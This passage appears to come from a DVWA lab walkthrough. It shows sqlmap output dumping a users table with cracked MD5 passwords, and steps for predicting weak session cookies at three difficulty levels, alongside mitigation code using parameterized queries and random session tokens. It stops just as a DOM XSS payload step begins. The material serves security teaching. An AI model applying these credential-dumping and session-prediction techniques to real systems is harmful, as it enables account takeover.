[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```



```

[16:13:01] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[16:13:01] [INFO] resumed: 5
[16:13:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/n/q] Y
[16:13:01] [INFO] using hash method 'md5_generic_passwd'
[16:13:01] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:13:01] [INFO] resuming password '123' for hash '202cb962ac59075b964b07152d234b70'
[16:13:01] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:13:01] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:13:01] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dwm
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_name | last_login    | failed_
| login   |         |                  |                   |            |             |              |          |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 3      | 1337   | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack       | 2025-05-13 15:17:16 | 0
| 1      | admin   | /DVWA/hackable/users/admin.jpg | 202cb962ac59075b964b07152d234b70 (123)   | admin     | admin      | 2025-05-13 15:17:16 | 0
| 2      | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon     | 2025-05-13 15:17:16 | 0
| 4      | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo      | 2025-05-13 15:17:16 | 0
| 5      | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-05-13 15:17:16 | 0
+-----+-----+-----+-----+-----+-----+-----+-----+

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Mitigation:

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Sample code:

```

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );
    $exists = false;

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ( $id );
        switch ( $_DVWA[ 'SQLI_DB' ] ) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );

```

```

        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        $exists = $data->rowCount();
        break;
    case SQLITE:
        global $sqlite_db_connection;

        $stmt = $sqlite_db_connection->prepare('SELECT COUNT(first_name)
AS numRows FROM users WHERE user_id = :id LIMIT 1;');
        $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
        $result = $stmt->execute();
        $result->finalize();
        if ($result !== false) {
            // There is no way to get the number of rows returned
            // This checks the number of columns (not rows) just
            // as a precaution, but it won't stop someone dumping
            // multiple rows and viewing them one at a time.

            $num_columns = $result->numColumns();
            if ($num_columns == 1) {
                $row = $result->fetchArray();

                $numrows = $row[ 'numrows' ];
                $exists = ($numrows == 1);
            }
        }
        break;
    }

}

// Get results
if ($exists) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
} else {
    // User wasn't found, so the page wasn't!
    header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>';
}
}

generateSessionToken();
?>
```

8. Weak Session ID Vulnerability


Knowledge of a session ID is often the only thing required to access a site as a specific user after they have logged in, if that session ID is able to be calculated or easily guessed, then an attacker will have an easy way to gain access to user accounts without having to brute force passwords or find other vulnerabilities such as Cross-Site Scripting.

8.1 Low Level Security

The cookie value should be very obviously predictable.


Steps:

1. Analyze the functionality of the target page.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The URL is `localhost/DVWA/vulnerabilities/weak_id/`. The main content area is titled "Vulnerability: Weak Session IDs". It contains a note: "This page will set a new cookie called dwvaSession each time the button is clicked." Below this is a "Generate" button. To the left is a sidebar menu with various security test categories, and the "Weak Session IDs" option is highlighted with a green bar at the bottom. The browser's address bar shows the full URL, and the status bar indicates the page was loaded at 0:35.

2. Make request many times for analyze session ID.



A screenshot of a web browser showing the DVWA interface with developer tools (F12) open. The URL is `localhost/DVWA/vulnerabilities/weak_id/`. The main content area is titled "Vulnerability: Weak Session IDs". It contains a note: "This page will set a new cookie called dwvaSession each time the button is clicked." Below this is a "Generate" button. To the left is a sidebar menu with various security test categories. The developer tools panel is visible at the bottom, showing the "Network" tab with a table of cookies. A red dashed box highlights the "dwvaSession" cookie entry in the table. The table has columns: Name, Value, Domain, Path, Expires/Max-Age, Last Hit, HttpOnly, Secure, SameSite, and Last Accessed. The "dwvaSession" cookie is listed multiple times with different values and timestamps. The browser's address bar shows the full URL, and the status bar indicates the page was loaded at 0:40.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main page title is "Vulnerability: Weak Session IDs". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. Below the sidebar is a "Generate" button. The main content area displays a table of session cookies. The table has columns: Name, Value, Domain, Path, Expires/Max-Age, Size, HttpOnly, Secure, SameSite, and Last Accessed. One row in the table is highlighted with a red dashed box, showing the "dwvSession" cookie with a value of "9".

Name	Value	Domain	Path	Expires/Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvSession	9	localhost	/DVWA/vulnerabilities/weak_id/	Session	12	false	false	None	Sat, 02 Jun 2023 19:10:41 GMT
dwvSessionId	10	localhost	/DVWA/vulnerabilities/weak_id/	Session	1	false	false	None	Sat, 02 Jun 2023 19:10:41 GMT
PHPSESSID	7524675545132591375-981918	localhost	/	Sat, 08 Jun 2023 19:10:49 GMT	61	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT
security	low	localhost	/	Session	11	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT
theme	dark	localhost	/	Session	9	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT

3. As per our analysis each time session id number increase by 1 when we create new session.

This screenshot is identical to the one above, showing the DVWA "Weak Session IDs" page. It displays the same table of session cookies. The "dwvSession" cookie value is now "10", indicating that the session ID has increased by 1. The rest of the table remains the same, showing other cookies like "dwvSessionId" (value 11), "PHPSESSID" (value 7524675545132591375-981918), and "security" (value low).


Name	Value	Domain	Path	Expires/Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dwvSession	10	localhost	/DVWA/vulnerabilities/weak_id/	Session	13	false	false	None	Sat, 02 Jun 2023 19:10:41 GMT
dwvSessionId	11	localhost	/DVWA/vulnerabilities/weak_id/	Session	1	false	false	None	Sat, 02 Jun 2023 19:10:41 GMT
PHPSESSID	7524675545132591375-981918	localhost	/	Sat, 08 Jun 2023 19:10:49 GMT	61	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT
security	low	localhost	/	Session	11	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT
theme	dark	localhost	/	Session	9	false	false	None	Sat, 02 Jun 2023 19:10:49 GMT

8.2 Medium Level Security

The value looks a little more random than on low but if you collect a few you should start to see a pattern.


Steps:

1. Analyze the functionality of the target page.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) "Weak Session IDs" page. The URL is `localhost/DVWA/vulnerabilities/weak_id/`. The page title is "Vulnerability: Weak Session IDs". A sidebar on the left lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs (highlighted in green), XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. Below the sidebar, a note says: "This page will set a new cookie called dvwaSession each time the button is clicked." A "Generate" button is present. The main content area is currently empty.

2. View the session id , its seems like time stamps because of 10 id contain 10 digits.



A screenshot of a Kali Linux terminal window titled "Kali". It shows a web browser window with the same DVWA "Weak Session IDs" page. Below the browser, the terminal has an open "Firefox" tab. At the bottom, the "Hackbar" extension is active, displaying a list of browser cookies. One cookie, "dvwaSession", is highlighted with a red dashed box. Its details are shown in a table:

Name	Value	Domain	Path	Expires/Max-Age	Date	HttpOnly	Secure	SameSite	Last Accessed
dvwaSession	1745121817	localhost	/DVWA/vulnerabilities/weak_id/	Session	2023-07-07 10:38:50 GMT	false	false	None	2023-07-07 10:38:50 GMT

Other listed cookies include "session" and "PHPSESSID". The terminal also shows other browser tabs and a file manager window.

3. Decode time stamp with help of online tool.

The current Unix epoch time is **1749323597**

Convert epoch to human-readable date and vice versa

1749323597 **Timestamp to Human date** [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Saturday, June 7, 2025 7:11:57 PM
Your time zone : Sunday, June 8, 2025 12:41:57 AM GMT+05:30
Relative : A minute ago

Yr Mon Day Hr Min Sec **Human date to Timestamp**

To direct input to this VM move the mouse pointer inside or press Ctrl+G.

Pages

- Home •
- Preferences
- Toggle theme &

Tools ▾

- Epoch converter
- Batch converter
- Time zone converter
- Timestamp list
- LDAP converter
- WebKit/Chrome timestamp
- Linux hex timestamp
- Cocoa Core Data timestamp
- Mac MFS+ timestamp
- SAS timestamp
- Seconds/days since year 0

8.3 High Level Security

First work out what format the value is in and then try to work out what is being used as the input to generate the values.

Extra flags are also being added to the cookie, this does not affect the challenge but highlights extra protections that can be added to protect the cookies.

Steps:

1. Analyze the functionality of the target page.

Vulnerability: Weak Session IDs

This page will set a new cookie called dwvaSession each time the button is clicked.

Generate

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

2. View the session id, its seems like MD5 hashes because of its format.

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `localhost/DVWA/Vulnerabilities/weak_id/`. The DVWA logo is at the top. The main content is titled "Vulnerability: Weak Session IDs". It says: "This page will set a new cookie called dvwaSession each time the button is clicked." A "Generate" button is present. To the left is a sidebar with links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. Below the sidebar is a table of session cookies. One cookie, "dvwaSession", is highlighted with a red dashed box. Its value is "c81e728d9d4c2f636f067fb9cc14b62c". Other cookies listed include "PHPSESSID", "dwollaUser", "dwollaSession", "dwollaSession_id", "dwollaSession_expires", "dwollaSession_ip", "dwollaSession_jti", "dwollaSession_lti", "dwollaSession_n", "dwollaSession_r", "dwollaSession_t", and "dwollaSession_u". The browser's developer tools Network tab shows the same cookie entries with their respective details like name, value, path, and expiration date.

3. After decoding it, we know that session id increases by 1 at each new sessions.

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `https://100tools.io/tools/md5-encrypt-decrypt`. The page title is "MD5 Encrypt/Decrypt". It features a banner for "Hello Zindagi". Below the banner are tabs for "Encrypter" and "Decrypter", with "Decrypter" selected. A text input field contains the MD5 hash "c81e728d9d4c2f636f067fb9cc14b62c". To the right of the input field is a counter labeled "2". Below the input field are buttons for "Decryption Settings", "Decrypt", "Reset", and "Copy". At the bottom of the page is a "Cookie Disclaimer" modal. The browser's developer tools Network tab shows the same cookie entries as the previous screenshot, with the "dvwaSession" value now being "2".

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `http://10.0.2.15/DVWA/vulnerabilities/weak_sess1/`. The DVWA logo is at the top. The main content is titled "Vulnerability: Weak Session IDs". It says, "This page will set a new cookie called dvwaSession each time the button is clicked." Below is a "Generate" button. To the left is a sidebar with links like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. At the bottom of the page is a note: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G." The browser's developer tools (Network tab) are open, showing a list of cookies. A red box highlights the "dvwaSession" cookie, which has a value of `ec0bc87e4b5ce2fe28308fd9f2a7ba5`. Other visible cookies include "PHPSESSID", "security", and "PHPSESSID_BID".

The screenshot shows a Kali Linux VM interface with a Firefox browser window. The URL is `http://10.0.5.1/tools/md5-encrypt-decrypt/`. The page title is "MD5 Encrypt/Decrypt". It features a banner for "Hello Zindagi AIR SERVING ACROSS INDIA". Below is an "Encrypter" and "Decrypter" section. The "Decrypter" section contains a text input field with the value `ec0bc87e4b5ce2fe28308fd9f2a7ba5`, which is highlighted with a red dashed box. Below the input field are "Decryption Settings" and "Decrypt >". To the right are "Reset" and "Copy" buttons. A "Cookie Disclaimer" modal is partially visible on the left. The browser's developer tools (Network tab) are also visible at the bottom.

Mitigation:

The cookie value should not be predictable at this level but feel free to try.

As well as the extra flags, the cookie is being tied to the domain and the path of the challenge.

Sample code:

```
<?php  
  
$html1 = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = sha1(mt_rand() . time() . "Impossible");  
    setcookie("dvwaSession", $cookie_value, time()+3600,  
    "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);  
}  
?>
```

9. XSS Vulnerability:

9.1 XSS DOM Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.


DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.

9.1.1 Low Level Security

Low level will not check the requested input, before including it to be used in the output text.

Steps:

1. Analyze the target web page functionality.



The screenshot shows a Linux desktop environment with a terminal window open. In the terminal, the command 'curl http://localhost/DVWA/vulnerabilities/dom_xss/' is run, and the resulting DVWA DOM Based Cross Site Scripting (XSS) page is displayed in a web browser. The browser title bar says 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. The main content area displays a message: 'Please choose a language: English Selected'. Below this is a 'More Information' section with three links:

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/IDOM_Based_XSS
- <https://www.acunetix.com/blog/article/dom-xss-explained/>

A sidebar on the left lists various security vulnerabilities, with 'XSS (DOM)' highlighted in green. At the bottom of the browser window, there is a note: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

2. View source code of target page for analysis.

A screenshot of a Kali Linux VM interface showing a browser window. The URL is `localhost/DVWA/vulnerabilities/xss_d/`. The page title is "Unknown Vulnerability Source". The main content area displays the following PHP code:

```
<?php  
# No protections, anything goes  
>
```

The left sidebar menu is expanded, showing the "XSS (DOM)" option highlighted. Other menu items include XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, and About. At the bottom of the sidebar, there is a "Logout" button. The status bar at the bottom of the browser window shows "Dvwa Vulnerable Web Application (DVWA)".

A screenshot of a Kali Linux VM interface showing a browser window. The URL is `localhost/DVWA/vulnerabilities/xss_d/default?English`. The page title is "DVWA". The main content area displays the following text:

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


English Select

More Information

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.curioux.com/2019/01/05/xss-explained/>

The left sidebar menu is expanded, showing the "XSS (DOM)" option highlighted. Other menu items include Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. At the bottom of the sidebar, there is a "Logout" button. The status bar at the bottom of the browser window shows "Dvwa Vulnerable Web Application (DVWA)".

3. Enter payload at URL bar and exploit vulnerability.

